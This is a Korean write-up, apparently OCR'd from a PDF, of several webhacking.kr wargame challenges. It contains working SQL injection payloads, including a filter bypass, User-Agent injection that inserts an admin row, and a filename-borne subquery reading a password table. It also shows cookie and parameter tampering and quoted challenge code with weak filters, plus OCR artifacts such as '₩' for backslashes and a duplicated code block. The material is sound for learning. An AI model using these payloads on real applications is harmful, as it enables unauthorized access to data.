

3번




처음에 퍼즐을 풀으라고 되어있기에, 퍼즐을 풀어보았다.



오락실 랭크시스템처럼 푼 사람들의 이름을 남기는 곳 같다.


이름을 입력했더니 이름, 입력한 답, ip가 출력되었다.

특수문자도 출력되는것 보니 name쪽은 아무래도 sql에 대한 방비가 잘 되어있는듯 하다.



소스를 보니 value를 수정할 수 있다.


value 자체에 1 or true 를 입력해보았더니 nohack이 뜬다.




or 가 필터링 되고 있다고 생각하고 1 || true를 넣어보았다.

끝!


5번



시작화면이다.



login을 들어가니 로그인을 하라고 한다.




join에는 아무것도 뜨지 않는다.

```
<html>
▶<head>…</head>
▼<body bgcolor="black">
  ▼<center>
    ▼<script> == $0
        l='a';ll='b';lll='c';llll='d';lllll='e';llllll='f';lllllll='g';llllllll='h';lllllllll='i';llllllllll='j';lllllllllll='k';llllllllllll='l
        ';lllllllllllll='m';llllllllllllll='n';lllllllllllllll='o';llllllllllllllll='p';lllllllllllllllll='q';llllllllllllllllll='r';lllllllllll
        lllllll='s';lllllllllllllllllll='t';llllllllllllllllllll='u';lllllllllllllllllllll='v';llllllllllllllllllllll='w';lllllllllllllllll
        lllllll='x';lllllllllllllllllllllll='y';llllllllllllllllllllllll='z';I='1';II='2';III='3';IIII='4';IIIII='5';IIIIII='6';IIIIIII='7';
        IIIIIIII='8';IIIIIIIII='9';IIIIIIIIII='0';li='.';ii='<';iii='>';lIlllIlllIlllIlllIlllIlllIlllI=lllllllllllllll+lllllllllllll+llll+llllllll
        lllllllllllllllll+llllllllllllll+lllllllllllll+ll+lllllllll+lllll;
        lIIIIIIIIIIIIIIIIIIl=llll+lllllllllllllll+lll+lllllllllllllllllll+llllllllllll+lllll+lllllllllllll+lllllllllllllllllll+li+lll+lllll
        lllllllll+llllllllllllll+llllllllll+lllllllll+lllll;if(eval(lIIIIIIIIIIIIIIIIIIl).indexOf(lIlllIlllIlllIlllIlllIlllIlllI)==-1) { bye;
        }if(eval(llll+lllllllllllllll+lll+lllllllllllllllllll+llllllllllll+lllll+lllllllllllll+lllllllllllllllllll+li+'U'+'R'+'L').indexOf(
        llllllllllll+lllllllllllllll+llll+lllll+'='+I)==-1){alert('access_denied');history.go(-1);}else{document.write('<font size=2
        color=white>Join</font><p>');document.write('.<p>.<p>.<p>.<p>.<p>');document.write('<form method=post
        action='+lllllllll+lllllllllllll+lllllllll+llllllllllll+li+lllllllllllllll+llllllll+lllllllllllllll
        +'>');document.write('<table border=1><tr><td><font color=gray>id</font></td><td><input type=text name='+lllllllll+llll+' maxlength=5>
        </td></tr>');document.write('<tr><td><font color=gray>pass</font></td><td><input type=text
        name='+lllllllllllllll+lllllllllllllllllllll+' maxlength=10></td></tr>');document.write('<tr align=center><td colspan=2><input
        type=submit></td></tr></form></table>');}
    </script>
  </center>
 </body>
</html>
```


소스를 들어가보니 난독화가 되어있다. 이걸 개발자도구로 실행해보았다.

```
> l='a';ll='b';lll='c';llll='d';lllll='e';llllll='f';lllllll='g';llllllll='h';lllllllll='i';llllllllll='j';lllllllllll='k';llllllllllll='l';lllllllllllll='
  m';llllllllllllll='n';lllllllllllllll='o';llllllllllllllll='p';lllllllllllllllll='q';llllllllllllllllll='r';lllllllllllllllllll='s';llllllllllllllllllll=
  't';lllllllllllllllllllll='u';llllllllllllllllllllll='v';lllllllllllllllllllllll='w';llllllllllllllllllllllll='x';lllllllllllllllllllllllll='y';lllllllll
  lllllllllllllll='z';I='1';II='2';III='3';IIII='4';IIIII='5';IIIIII='6';IIIIIII='7';IIIIIIII='8';IIIIIIIII='9';IIIIIIIIII='0';li='.';ii='<';iii='>';lIll
  IIlllIlllIlllIlllIlllIlllIlllI=lllllllllllllll+lllllllllllll+llll+lllllllllllllllllllllll+lllllllllllllll+lllllllllllll+ll+lllllllll+lllll;
  lIIIIIIIIIIIIIIIIIIl=llll+lllllllllllllll+lll+lllllllllllllllllll+llllllllllll+lllll+lllllllllllll+lllllllllllllllllll+li+lll+lllllllllllll+llllll
  lllllllll+llllllllll+lllllllll+lllll;
< "document.cookie"
> llllllllllllll
< "o"
> llll
< "d"
> lIIIIIIIIIIIIIIIIl
< "document.cookie"
> lIIIIIIIIIIIIIIIIl
< "document.cookie"
> lIlllIlllIlllIlllIlllIlllIlllI
< "oldzombie"
> llll+lllllllllllllll+lll+lllllllllllllllllll+llllllllllll+lllll+lllllllllllll+lllllllllllllllllll+li+'U'+'R'+'L'
< "document.URL"
> lllllllllllll+lllllllllllllll+llll+lllll+'='+I
< "mode=1"
> lllllllll+lllllllllllllll+lllllllll+llllllllllllll+li+lllllllllllllll+llllllll+llllllllllllllll
< "join.php"
> lllllllll+llll
< "id"
> lllllllllllllll+llllllllllllllllllll
< "pw"
>
```

쿠키값에 oldzombie를 만들고, get값으로 mode=1을 보내보았다.




숨어있던 회원가입창이 생겼다! 이제 admin 으로 가입을 해보자.



admin을 그대로 입력하니 admin이 중복이라고 안된다고 한다.


```
+'>');document.write('<table border=1><tr><td><font
maxlength=5></td></tr>');document.write('<tr><td><fo
name='+lllllllllllllll+llllllllllllllllllllll+' ma
type=submit></td></tr></form></table>');}
</script>
<font size="2" color="white">Join</font>
<p>.</p>
<p>.</p>
<p>.</p>
<p>.</p>
<p>.</p>
<p></p>
▼<form method="post" action="join.php">
 ▼<table border="1">
  ▼<tbody>
   ▼<tr>
    ▼<td>
      <font color="gray">id</font>
     </td>
    ▼<td>
      <input type="text" name="id" maxlength="6">
     </td>
```

소스코드의 id의 maxlength가 5로 설정되어 있기에, 6으로 바꾸고 추가 입력이 가능한것을 발견했다.처음에는 1이 잘려나갈것으로 예상하고 admin1로 가입했지만 실패.



공백은 인식하지 않기를 바라면서 admin+공백을 입력해보았다.


성공!

8번

시작화면이다.


```
<?

$agent=getenv("HTTP_USER_AGENT");
$ip=$_SERVER[REMOTE_ADDR];

$agent=trim($agent);

$agent=str_replace(".","_",$agent);
$agent=str_replace("/","_",$agent);

$pat="/₩/|₩*|union|char|ascii|select|out|infor|schema|columns|sub|-
|₩+|₩|||update|del|drop|from|where|order|by|asc|desc|lv|board|₩([0-
9]|sys|pass|₩.|like|and|₩'₩'|sub/";

$agent=strtolower($agent);

if(preg_match($pat,$agent)) exit("Access Denied!");

$_SERVER[HTTP_USER_AGENT]=str_replace("'","",$_SERVER[HTTP_USER_AGENT]);
$_SERVER[HTTP_USER_AGENT]=str_replace("₩"","",$_SERVER[HTTP_USER_AGENT]);

$count_ck=@mysql_fetch_array(mysql_query("select count(id) from lv0"));
if($count_ck[0]>=70) { @mysql_query("delete from lv0"); }


$q=@mysql_query("select id from lv0 where agent='$_SERVER[HTTP_USER_AGENT]'");

$ck=@mysql_fetch_array($q);

if($ck)
{
echo("hi <b>$ck[0]</b><p>");
if($ck[0]=="admin")

{
@solve();
@mysql_query("delete from lv0");
}

if($ck)
{
echo("hi <b>$ck[0]</b><p>");
if($ck[0]=="admin")

{
@solve();
@mysql_query("delete from lv0");
}


}

if(!$ck)
{
$q=@mysql_query("insert into lv0(agent,ip,id) values('$agent','$ip','guest')") or die("query error");
echo("<br><br>done!  ($count_ck[0]/70)");
}
```

소스의 index.phps에 들어가보았다.
sql injection문제인듯 하다. user agent를 받는듯 하니, burp suite를 이용하여 변경해보자.



agent,ip,guest순으로 입력을 받은듯 하니 guest를 admin으로 바꾸어서 입력해보았다.

이제 abcd가 admin으로 등록되었을테니 abcd로 입력을 하면



끝!

11번

$pat의 값을 val에 입력해야 되는듯하다. 그대로 입력해보니 안되었다. 해독해보자.

1. 콤마(.)
. 는 어떤 문자 1개를 가리킨다. ("줄바꿈 문자(\n)"는 제외)
==========
표현식 h.t
문자열 hat halt hitheat hot
==========
표현식 h..t
문자열 hathalt hit heathot
==========

2. 대괄호 [ ]
[ ] 는 안에 있는 문자중 하나를 가리킨다.
[abc] a,b,c 중 하나
[a-z] 알파벳 소문자 중 하나
[0-9] 숫자 중 하나
[a-zA-Z] 알파벳 소문자나 대문자 중 하나
==========
표현식 h[aiu]t
문자열 hat het hithot hut
==========

3. 별표(*)
* 는 바로 앞에 있는 문자가 0또는 그 이상 반복되는 것을 가리킨다.
==========
표현식 ha*t
문자열 ht hit hathot haat hut haaaaat
==========

6. {n}
{n} 은 바로 앞에 있는 문자가 n번 반복되는 것을 가리킨다.
==========
표현식 ha{2}t
문자열 ht hit hat hot haat hut haaaaat
==========

http://webhacking.kr/challenge/codeing/code2.html?val=2abcde_221.140.142.121%09p%09a%09s%09s/

정규표현식으로 표현된 문장이라고 한다. 해독해서 입력해보면 1~3 사이 숫자 하나, a~f 사이 글자 5개, ip주소, 이후에 url 인코딩을 해주었다.

끝!

29번

블라인드 sql이 아닌 다른방법으로 풀으랍니다.


업로드를 했더니 시간, ip,파일명이 나옵니다. file의 특수문자는 지워져서 나오네요.

```
POST /challenge/web/web-14/index.php HTTP/1.1
Host: webhacking.kr
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://webhacking.kr/challenge/web/web-14/
Content-Type: multipart/form-data; boundary=---------------------------822920819157135050115041617555
Content-Length: 226
Cookie: PHPSESSID=5f8103fc65a8489296196c6af85c4b8a
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------822920819157135050115041617555
Content-Disposition: form-data; name="upfile"; filename=""
Content-Type: application/octet-stream


-----------------------------822920819157135050115041617555--
```

file 업로드인만큼 burp suite를 이용해서 잡아봅시다.

```
POST /challenge/web/web-14/index.php HTTP/1.1
Host: webhacking.kr
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://webhacking.kr/challenge/web/web-14/
Content-Type: multipart/form-data; boundary=---------------------------822920819157135050115041617 55
Content-Length: 226
Cookie: PHPSESSID=5f8103fc65a8489296196c6af85c4b8a
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------822920819157135050115041617 55
Content-Disposition: form-data; name="upfile"; filename="asdf)#"
Content-Type: application/octet-stream


-----------------------------822920819157135050115041617 55--
```

파일명을 asdf)#으로 입력해보았습니다.



□□□ □□□□□.

글자가 깨지네요 ㅠㅠ 유니코드 설정을 해야되나,,,

```
POST /challenge/web/web-14/index.php HTTP/1.1
Host: webhacking.kr
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://webhacking.kr/challenge/web/web-14/index.php
Content-Type: multipart/form-data; boundary=---------------------------113597098080911049836535501 8
Content-Length: 224
Cookie: PHPSESSID=5f8103fc65a8489296196c6af85c4b8a
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------113597098080911049836535501 8
Content-Disposition: form-data; name="upfile"; filename="b3','b4','b5');#"
Content-Type: application/octet-stream


-----------------------------113597098080911049836535501 8--
```

hint

select password from c29_tb

$file_name=str_replace(".","",$file_name);

blind sql injection으로 풀이하실경우 정답이 출력되지 않습니다.
더 간단한 방법이 존재하니 그 방법을 이용해주세요.

파일 선택 선택된 파일 없음 제출

Done

time	ip	file
1562348805	221.140.142.121	04SICXE Simulatorpptx


쿼리 에러가 뜨기에 일단 쿼리의 모양을 알아보기 위해 여러개를 입력해보았습니다.
Done만 뜨는걸로 봐서 일단 파일의 구조는 3개로 이루어져 있는게 맞는데..뭔가 잘못됬는지 파일이 생성되지는 않았습니다.
아무래도 아이피가 맞지 않으면 출력이 되지 않는 방식 같습니다.
아이피를 입력했으나, 여전히 되지 않았습니다(ip가 입력되지 않았습니다).
아이피입력을 다른 방법으로 우회해봤습니다.(ascii)

```
POST /challenge/web/web-14/index.php HTTP/1.1
Host: webhacking.kr
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://webhacking.kr/challenge/web/web-14/index.php
Content-Type: multipart/form-data; boundary=---------------------------126282585605055420971024562
Content-Length: 222
Cookie: PHPSESSID=5f8103fc65a8489296196c6af85c4b8a
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------126282585605055420971024562
Content-Disposition: form-data; name="upfile"; filename="d1',(select password from
c29_tb),0x3232312E3134302E3134322E313231);#"
Content-Type: application/octet-stream


-----------------------------126282585605055420971024562--
```


성공!

34번

뭔가 시작하자마자 틀렸다니까 기분나쁘네요




소스를 봤더니 주소가 있네요. 들어가봤습니다



...? 끝...

이렇게 푸는거 맞는건지 모르겠네요.


35번




index.php를 주네요

```
<html>
<head>
<title>Challenge 35</title>
<head>
<body>
<form method=get action=index.php>
phone : <input name=phone size=11><input type=submit value='add'>
</form>
<?
if($_GET[phone])
{
if(eregi("%|₩*|/|=|from|select|x|-|#|₩(₩(",$_GET[phone])) exit("no hack");

@mysql_query("insert into challenge35_list(id,ip,phone) values('$_SESSION[id]','$_SERVER[REMOTE_ADDR]',$_GET[phone])") or
echo("Done<br>");
}

$admin_ck=mysql_fetch_array(mysql_query("select ip from challenge35_list where id='admin' and ip='$_SERVER[REMOTE_ADDR]'"));

if($admin_ck[ip]==$_SERVER[REMOTE_ADDR])
{
@solve();
@mysql_query("delete from challenge35_list");
}
